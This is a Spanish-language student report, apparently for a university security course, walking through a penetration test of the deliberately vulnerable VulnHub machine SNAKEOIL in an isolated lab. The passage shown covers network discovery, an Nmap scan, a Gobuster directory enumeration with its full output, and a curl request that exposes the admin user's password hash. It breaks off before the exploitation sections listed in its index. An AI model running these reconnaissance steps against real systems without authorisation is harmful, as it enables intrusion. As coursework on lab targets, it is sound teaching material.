

De la teoría a la práctica: walkthrough en acción

Explotación de una aplicación web vulnerable y escalada de privilegios en la máquina SNAKEOIL (VulnHub)

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

ESTUDIANTE	Luis Arturo Rocha Zarazúa
MATRÍCULA	185050
ASIGNATURA	CNO IV Seguridad Informática
DOCENTE	Servando López Contreras
PARCIAL / ACTIVIDAD	Parcial 1 • PR
FECHA DE ENTREGA	07/09/2026

De la teoría a la práctica: walkthrough en acción

Índice

1. Introducción / Objetivo.....	2
2. Desarrollo.....	2
2.1 Preparación del entorno de prueba.....	2
2.2 Reconocimiento (Reconnaissance)	4
2.3 Enumeración de servicios web	6
2.4 Análisis de vulnerabilidades.....	8
2.5 Explotación.....	10
2.6 Post-explotación	13
2.7 Escalada de privilegios	15
3. Resultados.....	16
4. Conclusión.....	17
5. Referencias bibliográficas	18

1. Introducción / Objetivo

El presente reporte documenta, de manera técnica y detallada, el desarrollo completo de la actividad “De la teoría a la práctica: walkthrough en acción”, cuyo objetivo general es demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico y controlado, mediante la explotación exhaustiva de una máquina virtual intencionalmente vulnerable.

Para ello se utilizó la máquina `digitalworld.local: snakeoil`, disponible públicamente en la plataforma VulnHub (<https://www.vulnhub.com/entry/digitalworldlocal-snakeoil,738/>), la cual simula una aplicación web corporativa (“Good Tech Inc.”) construida con Python/Flask y protegida mediante autenticación basada en JSON Web Tokens (JWT). Todo el ejercicio se realizó en un entorno de virtualización completamente aislado (red Host-Only de VirtualBox), sin exposición a redes externas ni a Internet, con fines exclusivamente académicos y sin intención maliciosa.

A lo largo del documento se sigue la metodología estándar de un pentest: reconocimiento, enumeración, análisis de vulnerabilidades, explotación, post-explotación y escalada de privilegios, relacionando en cada etapa las técnicas empleadas con los fundamentos teóricos de la asignatura de Seguridad Informática (reconocimiento de superficie de ataque, control de acceso, criptografía aplicada a contraseñas, tokens de sesión, inyección de comandos y gestión de privilegios en sistemas Unix).

2. Desarrollo

2.1 Preparación del entorno de prueba

El primer paso consistió en construir un laboratorio de pruebas aislado utilizando Oracle VirtualBox, con dos máquinas virtuales: una máquina atacante (Kali Linux) y la máquina víctima (SNAKEOIL, basada en Debian). Ambas se configuraron con un adaptador de red del tipo Host-Only, lo cual crea una subred privada entre el equipo anfitrión y las máquinas virtuales, garantizando que ningún tráfico de la práctica saliera hacia la red real o Internet.




Figura 1. Ambas máquinas virtuales (Kali y SNAKEOIL) en ejecución dentro de VirtualBox.

La víctima venía configurada por defecto en modo NAT, por lo que fue necesario modificar su adaptador de red a “Adaptador solo anfitrión”, usando el mismo adaptador virtual que la máquina atacante, para que ambas quedaran dentro de la misma subred aislada (192.168.56.0/24).




Figura 2. Configuración de red Host-Only en La máquina atacante (Kali).




Figura 3. Configuración de red Host-Only en La máquina víctima (SNAKEOIL).

2.2 Reconocimiento (Reconnaissance)

Con ambas máquinas en la misma subred, el objetivo de esta fase fue identificar la dirección IP asignada a la máquina víctima. Se utilizó netdiscover para capturar tráfico ARP y listar los hosts activos en la red; comparando las direcciones MAC frente a la IP conocida de la máquina atacante, se determinó por descarte que la IP 192.168.56.102 correspondía a la víctima.




Figura 4. Identificación de hosts activos en la subred mediante netdiscover.

Una vez confirmada la IP objetivo, se ejecutó un escaneo completo de puertos con Nmap, incluyendo detección de versión y scripts básicos de enumeración (-sV -sC -p-), con el fin de mapear la superficie de ataque expuesta por la máquina.




Figura 5. Resultado del escaneo completo de puertos con Nmap.

Hallazgo clave: el escaneo reveló tres servicios expuestos: SSH (22, OpenSSH 7.9p1), un servidor web nginx en el puerto 80 (página estática de bienvenida) y un segundo servicio web en el puerto 8080, identificado como una aplicación “Good Tech Inc.’s Snake Oil Project”, que actúa además como proxy.

2.3 Enumeración de servicios web

El puerto 80 únicamente mostró una página estática de bienvenida de nginx sin contenido explotable, por lo que se descartó como vector de ataque tras revisar su código fuente.




Figura 6. Página estática del puerto 80, descartada como vector de ataque.

El puerto 8080, en cambio, alojaba una aplicación tipo blog/CMS construida en Flask, con publicaciones (“Introduction”, “House Rules”, “Useful Links”) y funcionalidades de edición y creación de contenido accesibles sin autenticación aparente, lo cual constituyó la primera señal de un posible control de acceso débil (Broken Access Control).




Figura 7. Aplicación web “Good Tech Inc.’s Snake Oil Project” en el puerto 8080.

La publicación “Useful Links” resultó especialmente relevante: mencionaba explícitamente el uso de la librería flask-jwt-extended para la autenticación mediante JWT y enlazaba a su documentación oficial de configuración una pista deliberada del autor de la máquina hacia la superficie de ataque relacionada con tokens.





Figura 8. Publicación “Useful Links” con referencia a la librería flask-jwt-extended.

Para descubrir rutas y recursos no enlazados directamente desde la interfaz, se utilizó Gobuster con la wordlist dirb/common.txt y extensiones típicas de API (json, php), lo que permitió identificar endpoints adicionales como /users, /registration, /login, /run, /secret y /test.

```
gobuster dir -u http://192.168.56.102:8080/ -w /usr/share/wordlists/dirb/common.txt -x json,php
```




```
kali@kali: ~  
Session Actions Edit View Help  
~$ sudo gobuster dir -u http://192.168.56.102:8080/ -w /usr/share/wordlists/dirb/common.txt -x json,php  
[sudo] password for kali:  
Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://192.168.56.102:8080/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Extensions: json,php  
[+] Timeout: 10s  
Starting gobuster in directory enumeration mode  
01 (Status: 200) [Size: 2193]  
02 (Status: 200) [Size: 2356]  
04 (Status: 200) [Size: 2324]  
05 (Status: 200) [Size: 2103]  
1 (Status: 200) [Size: 2193]  
2 (Status: 200) [Size: 2356]  
4 (Status: 200) [Size: 2324]  
5 (Status: 200) [Size: 2103]  
create (Status: 200) [Size: 2596]  
login (Status: 405) [Size: 64]  
registration (Status: 200) [Size: 29]  
run (Status: 405) [Size: 178]  
secret (Status: 200) [Size: 37]  
test (Status: 200) [Size: 17]  
users (Status: 200) [Size: 140]  
Progress: 13839 / 13839 (100.00%)
```

Figura 9. Enumeración de directorios y rutas ocultas con Gobuster.

2.4 Análisis de vulnerabilidades

2.4.1 Exposición de información sensible en /users

Al consultar la ruta /users descubierta mediante Gobuster, la API devolvió en texto plano el nombre de usuario y el hash de la contraseña del administrador del sistema (patrick), en formato PBKDF2-SHA256 con 29 000 iteraciones. Este es un fallo clásico de exposición de información sensible (OWASP A01/A02): un endpoint de listado de usuarios nunca debería exponer, bajo ninguna circunstancia, el hash de las contraseñas.



```

kali@kali: ~
Session Actions Edit View Help
[+] Timeout: 10s
Starting gobuster in directory enumeration mode

01 (Status: 200) [Size: 2193]
02 (Status: 200) [Size: 2356]
04 (Status: 200) [Size: 2324]
05 (Status: 200) [Size: 2103]
1 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
5 (Status: 200) [Size: 2103]
create (Status: 200) [Size: 2596]
login (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run (Status: 405) [Size: 178]
secret (Status: 200) [Size: 37]
test (Status: 200) [Size: 17]
users (Status: 200) [Size: 140]
Progress: 13839 / 13839 (100.00%)
Finished

(kali@kali)-[~]
$ sudo curl -s http://192.168.56.102:8080/users
{"users": [{"username": "patrick", "password": "$pbkdf2-sha256$29000$e0/J.V.rV5oL5HxPqdw6Nw$FZJvgjNJIw99RIojrT/gn9XRr9S1/Ryn.CGf84r040"}]}

